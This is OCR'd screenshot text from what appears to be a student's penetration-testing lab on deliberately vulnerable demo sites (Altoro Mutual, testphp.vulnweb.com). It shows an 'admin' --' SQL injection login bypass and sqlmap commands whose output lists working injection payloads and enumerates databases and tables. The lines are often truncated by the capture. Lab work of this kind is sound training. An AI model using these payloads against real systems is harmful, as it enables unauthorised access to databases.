HI BATCH 3 - Sur | Altoro Mutual | CS_TALAKUNCHI BATCH 3 - Su:

Not secure | testfire.net/login.jsp

oMutual

Sign In | Contact Us | Feedback | Search

ING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

luct
ts
& Insurance
es
ducts
vices
es
TUAL
ations

Online Banking Login

Username: admin' --

Password: ••••••••••

Login

urity Statement | Server Status Check | REST API | © 2022 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of

is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or we
e is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10.

2022, IBM Corporation, All rights reserved.

here to search

30°C Smoke ENG

HI BATCH 3 - Sup | Altoro Mutual | CS_TALAKUNCHI BATCH 3 - Sup

Not secure | testfire.net/bank/main.jsp

oMutual

Sign Off | Contact Us | Feedback | Search

PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

t Summary
Transactions
ds
s Articles
ite Language

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!

Click Here to apply.


urity Statement | Server Status Check | REST API | © 2022 Altoro Mutual, Inc. *This web application is open source! Get your copy from GitHub and take advantage of*

is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or we
e is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10.

2022, IBM Corporation, All rights reserved.

here to search

30°C Smoke ENG


Debian 10.x 64-bit (2) - VMware Workstation 16 Player (Non-commercial use only)
Home of Acunetix Art - ...
root@KaliLinux: /home/...
08:15 AM
Home of Acunetix Art - Mozilla Firefox
Home of Acunetix Art
testphp.vulnweb.com
Kali Linux
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
acunetix
acuart
Acunetix Web Vulnerability Scanner
categories
artists
disclaimer
your cart
guestbook
AJAX Demo
welcome to our page
Test site for Acunetix WVS.
Privacy Policy
Contact Us
Shop
HTTP Parameter Pollution
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

pictures


testphp.vulnweb.com/listproducts.php?cat=1

acunetix acuart

Acunetix Web Vulnerability Scanner

Posters

The shore



Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Mistery

Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture


The universe

Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.


painted by: r4w8173


comment on this picture


Walking




Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.



testphp.vulnweb.com
hello
OK



ebian 10.x 64-bit (2) - VMware Workstation 16 Player (Non-commercial use only)
pictures - Mozilla Firefox
root@KaliLinux: /home/...
08:26 AM
root@KaliLinux: /home/parth
Actions Edit View Help
root KaliLinux)-[/home/parth]
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
acunetix
Posters




pictures - Mozilla Firefox
root@KaliLinux: /home/...
08:30 AM
root@KaliLinux: /home/parth
ons Edit View Help
] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
] [INFO] GET parameter 'cat' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNIO
n technique test
] [INFO] target URL appears to have 11 columns in query
] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
meter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y
dentified the following injection point(s) with a total of 48 HTTP(S) requests:
r: cat (GET)
boolean-based blind
e: AND boolean-based blind - WHERE or HAVING clause
oad: cat=1 AND 5239=5239
error-based
e: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
oad: cat=1 AND GTID_SUBSET(CONCAT(0x7176787171,(SELECT (ELT(4610=4610,1))),0x71707a6a71),4610)
time-based blind
e: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
oad: cat=1 AND (SELECT 4155 FROM (SELECT(SLEEP(5)))ofml)
UNION query
e: Generic UNION query (NULL) - 11 columns
oad: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176787171,0x5a494c644f5046517672686351464 66e63785a50487a5145627076724 34e677350666447 4d4c4144,0x71707a6a71),NULL,N
-
] [INFO] the back-end DBMS is MySQL
r operating system: Linux Ubuntu
cation technology: PHP 5.6.40, Nginx 1.19.0
DBMS: MySQL ≥ 5.6
] [INFO] fetching database names
e databases [2]:
t
rmation_schema
] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
] [WARNING] your sqlmap version is outdated
g @ 08:29:18 /2022-04-08/
KaliLinux)-[/home/parth]


```
2:04] [INFO] resuming back-end DBMS 'mysql'
2:04] [INFO] testing connection to the target URL
2:06] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
p resumed the following injection point(s) from stored session:

eter: cat (GET)
ype: boolean-based blind
itle: AND boolean-based blind - WHERE or HAVING clause
ayload: cat=1 AND 5239=5239

ype: error-based
itle: MySQL ⩾ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
ayload: cat=1 AND GTID_SUBSET(CONCAT(0×7176787171,(SELECT (ELT(4610=4610,1))),0×71707a6a71),4610)

ype: time-based blind
itle: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
ayload: cat=1 AND (SELECT 4155 FROM (SELECT(SLEEP(5)))ofml)

ype: UNION query
itle: Generic UNION query (NULL) - 11 columns
ayload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×7176787171,0×5a494c644f5046517672686351464666e63785a50487a514562707672434e6773506664474d4c4144,0×71707a6a71),NULL,NULL
L-- -

2:06] [INFO] the back-end DBMS is MySQL
erver operating system: Linux Ubuntu
pplication technology: Nginx 1.19.0, PHP 5.6.40
end DBMS: MySQL ⩾ 5.6
2:06] [INFO] fetching tables for database: 'acuart'
ase: acuart
bles]
+------+
ists  |
ts    |
eg    |
tured |
stbook|
tures |
ducts |
rs    |
+------+

2:21] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
2:21] [WARNING] your sqlmap version is outdated

nding @ 08:32:21 /2022-04-08/

oot KaliLinux)-[/home/parth]
```


bian 10.x 64-bit (2) - VMware Workstation 16 Player (Non-commercial use only)
pictures - Mozilla Firefox
root@KaliLinux: /home/...
08:32 AM
root@KaliLinux:/home/parth
Actions Edit View Help
:17] [INFO] fetching database names
able databases [2]:
cuart
nformation_schema
:18] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
:18] [WARNING] your sqlmap version is outdated
nding @ 08:29:18 /2022-04-08/
oot KaliLinux)-[/home/parth]
qlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
{1.5.8#stable}
http://sqlmap.org
egal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Dev
assume no liability and are not responsible for any misuse or damage caused by this program
tarting @ 08:32:03 /2022-04-08/
:04] [INFO] resuming back-end DBMS 'mysql'
:04] [INFO] testing connection to the target URL
:06] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
o resumed the following injection point(s) from stored session:
eter: cat (GET)
ype: boolean-based blind
itle: AND boolean-based blind - WHERE or HAVING clause
ayload: cat=1 AND 5239=5239
ype: error-based
itle: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
ayload: cat=1 AND GTID_SUBSET(CONCAT(0x7176787171,(SELECT (ELT(4610=4610,1))),0x71707a6a71),4610)
ype: time-based blind
itle: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
ayload: cat=1 AND (SELECT 4155 FROM (SELECT(SLEEP(5)))ofml)
ype: UNION query
itle: Generic UNION query (NULL) - 11 columns
ayload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176787171,0x5a494c644f5046517672686351464666e63785a50487a51456270767243 4e6773506664474d4c4144,0x71707a6a71),NULL,NULL,N
:06] [INFO] the back-end DBMS is MySQL
erver operating system: Linux Ubuntu


Debian 10.x 64-bit (2) - VMware Workstation 16 Player (Non-commercial use only)
Player
pictures - Mozilla Firefox
root@KaliLinux: /home/...
08:52 AM
root@KaliLinux:/home/parth
File Actions Edit View Help
[08:34:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:


Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 5239=5239
Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7176787171,(SELECT (ELT(4610=4610,1))),0x71707a6a71),4610)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 4155 FROM (SELECT(SLEEP(5)))ofml)
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176787171,0x5a494c644f5046517672686351464466e63785a50487a514562707672434e6773506664474d4c4144,0x71707a6a71),NULL,NULL,
L,NULL-- -


[08:34:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
